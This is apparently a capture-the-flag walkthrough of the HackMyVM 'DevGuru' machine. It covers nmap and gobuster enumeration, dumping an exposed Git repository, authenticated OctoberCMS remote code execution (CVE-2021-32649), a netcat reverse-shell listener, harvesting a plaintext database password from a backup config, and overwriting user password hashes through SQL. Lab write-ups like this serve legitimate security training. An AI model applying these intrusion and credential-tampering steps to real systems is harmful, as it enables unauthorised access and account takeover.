

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Wed Jan  7 14:33:00 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.26
Nmap scan report for 10.9.9.26
Host is up (0.00047s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2a:46:e8:2b:01:ff:57:58:7a:5f:25:a4:d6:f2:89:8e (RSA)
|   256 08:79:93:9c:e3:b4:a4:be:80:ad:61:9d:d3:88:d2:84 (ECDSA)
|_  256 9c:f9:88:d4:33:77:06:4e:d9:7c:39:17:3e:07:9c:bd (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-generator: DevGuru
| http-git:
|   10.9.9.26:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Last commit message: first commit
|     Remotes:
|       http://devguru.local:8585/frank/devguru-website.git
|_    Project type: PHP application (guessed from .gitignore)
|_http-title: Corp - DevGuru
8585/tcp open  http    Golang net/http server
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=2daa05b117f2c56e; Path=/; HttpOnly
|     Set-Cookie: _csrf=lYkE2siXZQfcEb92qeHzbt2WI0o6MTc2NzgxNDM4OTAzMTM5NTE0Ng; Path=/; Expires=Thu, 08 Jan 2026 19:33:09 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Wed, 07 Jan 2026 19:33:09 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title> Gitea: Git with a cup of tea </title>
|     <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
|     <meta name="theme-color" content="#6cc644">
|     <meta name="author" content="Gitea - Git with a cup of tea" />
|     <meta name="description" content="Gitea (Git with a cup of tea) is a painless
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gitea=26ff44da324e6e15; Path=/; HttpOnly
|     Set-Cookie: _csrf=rtXGJQTneWc6e6J9GZA2L6f4OTk6MTc2NzgxNDM4OTA1ODY2NTk5NA; Path=/; Expires=Thu, 08 Jan 2026 19:33:09 GMT; HttpOnly
|     X-Frame-Options: SAMEORIGIN
|     Date: Wed, 07 Jan 2026 19:33:09 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-">
|     <head data-suburl="">
|     <meta charset="utf-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Page Not Found - Gitea: Git with a cup of tea </title>
|     <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
|     <meta name="theme-color" content="#6cc644">
|     <meta name="author" content="Gitea - Git with a cup of tea" />
|_    <meta name="description" content="Gitea (Git with a c
|_http-title:  Gitea: Git with a cup of tea

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan  7 14:33:29 2026 -- 1 IP address (1 host up) scanned in 28.74 seconds
💡
Don't miss an opportunity to find some breadcrumbs and interesting information in the initial
nmap scan output. We can see that there are some artifacts on tcp/80 and tcp/8585. We have a .git directory on the tcp/80 and a Gitea server on tcp/8585. There's also a devguru.local:8585 remotes defined on the Gitea server on tcp/80.echo -e '10.9.9.26\t\tdevguru.hmv devguru.local' | sudo tee -a /etc/hostsAdd some hosts entries for name resolution (and convenience)
Service Enumeration
TCP/80
Penetration Testing
ℹ️
Since there's really no user-facing function on the web page, we'll skip right to the penetration testing phase, instead of the usual walking of the application I might do otherwise.
Dumping the Git Repository
git-dumper | 0xBEN | Notes
Python environments are externally managed by apt on Kali Linux, so use pipx or a virtual environmen…


git-dumper http://devguru.local/.git git_loot
Directory and File Enumeration
gobuster dir -u http://devguru.local -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 10 -o dir.txt/about (Status: 200) [Size: 18661]
/themes (Status: 301) [Size: 315] [--> http://devguru.local/themes/]
/modules (Status: 301) [Size: 316] [--> http://devguru.local/modules/]
/0 (Status: 200) [Size: 12669]
/services (Status: 200) [Size: 10032]
/storage (Status: 301) [Size: 316] [--> http://devguru.local/storage/]
/plugins (Status: 301) [Size: 316] [--> http://devguru.local/plugins/]
/About (Status: 200) [Size: 18661]
/backend (Status: 302) [Size: 410] [--> http://devguru.local/backend/backend/auth]
/Services (Status: 200) [Size: 10032]
/vendor (Status: 301) [Size: 315] [--> http://devguru.local/vendor/]
/config (Status: 301) [Size: 315] [--> http://devguru.local/config/]I stopped here, since it seems like the web server may be throttling connections

Mining for Goodies
Mining Data from Git R... | 0xBEN | Notes
Interesting Files
The regex patterns found on this page are just some examples you could use to ext…









Exploring the Database
💡
And even if we can't crack it, we can most likely alter the password in the database, or add another admin user.
The password does not crack in a reasonable time using rockyou.txt, so let's go ahead and update Frank's password.
- Click
editnext to Frank's row - Generate a new
bcrypthash:htpasswd -bnBC 10 "" 'password123' - Paste in the new password and save
- Go to

http://devguru.local/backendand sign in asfrank


Searching for Exploits


OctoberCMS Authenticated RCE (CVE-2021-32649)
Follow along in the discovery and exploitation of an authenticated remote code execution vulnerability in OctoberCMS
 cyllective AG
ℹ️
Because we are operating in the CMS as a super user, we have the permissions to add / modify / delete pages in the CMS. Looking at the writeup above, there's a Twig editor breakout by using a method discovered by probing the debugger.
After digging through thePage,LayoutandThemeclasses, we’ve discovered that theControllerclass exposes thegetTwig()method. It returns a reference to the Twig\Environment ↗, which in turn exposes the registerUndefinedFilterCallback($callable) ↗ method - a method you do not want to be accessible to untrusted users.
TheregisterUndefinedFilterCallback()method can be used to register a malicious callback function (exec ↗, passthru ↗, system ↗, etc.) which once registered can be invoked by calling an undefined filter.
Exploit
Authenticated Remote Code Execution
CVE-2021-32649


💡

Change the POC as needed for a reverse shell and reload the page.
sudo rlwrap nc -lnvp 443Start a TCP socket to catch a reverse shell

Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux devguru.local 4.15.0-124-generic #127-Ubuntu SMP Fri Nov 6 10:54:43 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux

NAME="Ubuntu"
VERSION="18.04.1 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.1 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on devguru.
Users and Groups
Local Users
frank:x:1000:1000:,,,:/home/frank:/bin/bash
Local Groups
frank:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether bc:24:11:49:e1:6c brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.26/24 brd 10.9.9.255 scope global ens18
       valid_lft forever preferred_lft forever
    inet6 fe80::be24:11ff:fe49:e16c/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp  LISTEN    0      80               127.0.0.1:3306             0.0.0.0:*
tcp  LISTEN    0      128              127.0.0.1:45739            0.0.0.0:*
Processes and Services
Interesting Processes
frank 504 0.1 5.4 1368760 219324 ? Ssl 13:32 0:07 /usr/local/bin/gitea web --config /etc/gitea/app.ini
Interesting Files
/var/backups/app.ini.bak
find / -user frank -readable 2>/dev/null
[database]
DB_TYPE             = mysql
HOST                = 127.0.0.1:3306
NAME                = gitea
USER                = gitea
PASSWD              = UfFPTF8C8jjxVF2m
SCHEMA              =
SSL_MODE            = disable
CHARSET             = utf8mb4
PATH                = data/gitea.db
SQLITE_TIMEOUT      = 500
ITERATE_BUFFER_SIZE = 50
LOG_SQL             = true
DB_RETRIES          = 10
DB_RETRY_BACKOFF    = 3s
MAX_IDLE_CONNS      = 2
CONN_MAX_LIFETIME   = 3s
MAX_OPEN_CONNS      = 0
Privilege Escalation
Exploring the Gitea Database
mysql -u gitea -p'UfFPTF8C8jjxVF2m'SHOW DATABASES;
USE gitea;SHOW TABLES;SELECT * FROM user;
💡
The
passwd_hash_algo column shows this is PBKDF2, but not represented in the way I'm use to seeing it. A Google search yielded this page and the companion gitea2hashcat.py script.Attempting to Crack the Hash
curl -LO https://github.com/hashcat/hashcat/raw/refs/heads/master/tools/gitea2hashcat.pyecho -n 'Bop8nwtUiM' | xxd -pConvert the salt to hexadecimal
python3 gitea2hashcat.py '426f70386e777455694d:c200e0d03d1604cee72c484f154dd82d75c7247b04ea971a96dd1def8682d02488d0323397e26a18fb806c7a20f0b564c900'
🚨
I was unable to crack the hash with
rockyou.txt, so we have the option to update Frank's password, or add another admin user.Update Frank's Hash in the Database
Password Hash Generator and Verifier
Free Password Hash Generator & Verifier. Create/verify Argon2id, bcrypt, scrypt, PBKDF2 hashes with salts, presets, and live timing, entirely client-side.



echo -n 'ExZrcKM8mX3JOgwUgPHzF0Cu0ORJjW66u0Yaj6L9c9Xwnv2H9X4WCe8w4zr5+uVtTWM=' | base64 -d | xxd -p -c 0
Convert the hash from base64 back to hexadecimal
UPDATE user SET passwd="f96b32345dd2851a08e7a5f20d9684966d1b786ebb0ebfb586b486a8c19addb8" WHERE id=1;Update frank's password in the database
